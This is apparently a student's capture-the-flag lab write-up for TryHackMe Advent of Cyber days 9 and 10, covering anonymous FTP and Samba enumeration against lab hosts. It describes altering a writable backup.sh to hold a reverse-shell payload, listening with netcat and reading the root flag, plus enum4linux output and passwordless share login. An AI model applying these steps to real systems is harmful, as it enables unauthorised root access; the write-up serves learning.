250 Directory successfully changed.
ftp> ls -a
229 Entering Extended Passive Mode (|||7267|)
150 Here comes the directory listing.
drwxrwxrwx   2 65534   65534   4096 Nov 16  2020 .
drwxr-xr-x   6 65534   65534   4096 Nov 16  2020 ..
-rwxr-xr-x   1 111     113     341 Nov 16  2020 backup.sh
-rw-rw-rw-   1 111     113     24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp> █
```

Question 3

The Polar Express Movie is on santa's shopping list

```
File  Actions  Edit  View  Help
(1211102272@kali)-[~]
$ cat shoppinglist.txt
The Polar Express Movie
(1211102272@kali)-[~]
$ █
```

Question 4

Change the contents of the .sh file, set up net cat and reupload the script to gain root access, then concatenate the THM flag

```

ftp> ls
229 Entering Extended Passive Mode (|||52501|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111  113      268 Jun 25 04:10 backup.sh
-rw-rw-rw-  1 111  113      24 Nov 16 2020 shoppinglist.txt
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||39658|)
150 Ok to send data.
100% |*****| 268      2.90 MiB/s   00:00 ETA
226 Transfer complete.
268 bytes sent in 00:00 (0.65 KiB/s)
ftp>

```

Question #4: Re-upload this script to contain malicious data

Note that the script that we have uploaded may take a minute to
Netcat listener on the device that you are working from, and have

THM(even_you_can_be_santa)

```

1211102272@kali: ~
File Actions Edit View Help
(1211102272@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
^C
(1211102272@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.0.236] from (UNKNOWN) [10.10.148.22] 53308
bash: cannot set terminal process group (1271): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# cat /root/flag.txt
cat /root/flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#

```

Thought Process/ Methodology:

When we use the ftp to connect to the server, the “Public” directory is available for access, we found out there was a backup.sh which we can use it to exploit for access. Santa had a shopping list saying he wanted to watch The Polar Express Movie. After that, we downloaded the script, changed the contents, mean while we set up netcat for a listener port, after that we uploaded the file back to gain root access, we outputted the contents with cat to find the THM flag.

Day 10: Networking - Don't be sElfish!

Tools Used: Kali Linux, samba

Question 1

Displaying all the users on samba server

```
user:[elfmcelfer] rid:[0x3e9]

===== ( Share Enumeration on 10.10.64.58 ) =====
=====

Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
TBFC-SMB-01     TBFC-SMB

[+] Attempting to map shares on 10.10.64.58

//10.10.64.58/tbfc-hr Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-it Mapping: DENIED Listing: N/A Writing: N/A
//10.10.64.58/tbfc-santa Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//10.10.64.58/IPC$ Mapping: N/A Listing: N/A Writing: N/A
enum4linux complete on Sat Jun 25 12:40:43 2022
```

Question 2

Shares on the server

```
Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$           IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
ecting with SMB1 for workgroup listing.
```

Question 3

Logging into share

```
(1211102272@kali)-[~]
$ smbclient //10.10.64.58/tbfc-santa
Password for [WORKGROUP\1211102272]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Nov 12 10:12:07 2020
..               D           0   Thu Nov 12 09:32:21 2020
jingle-tunes     D           0   Thu Nov 12 10:10:41 2020
note_from_mcskidyt.txt  N       143  Thu Nov 12 10:12:07 2020

10252564 blocks of size 1024. 5369404 blocks available
```

Question 4

Directory left for santa

```
jingle-tunes          D           0   Thu Nov 12 10:10:41 2020
note_from_mcskidyt.txt N       143  Thu Nov 12 10:12:07 2020
```

Thought Process/ Methodology:

We used enum4linux to display all the users on the samba server. As well as shares on the server. We found out there was a share which didn't require a password for login. There is a directory left for santa called Jingle Tunes.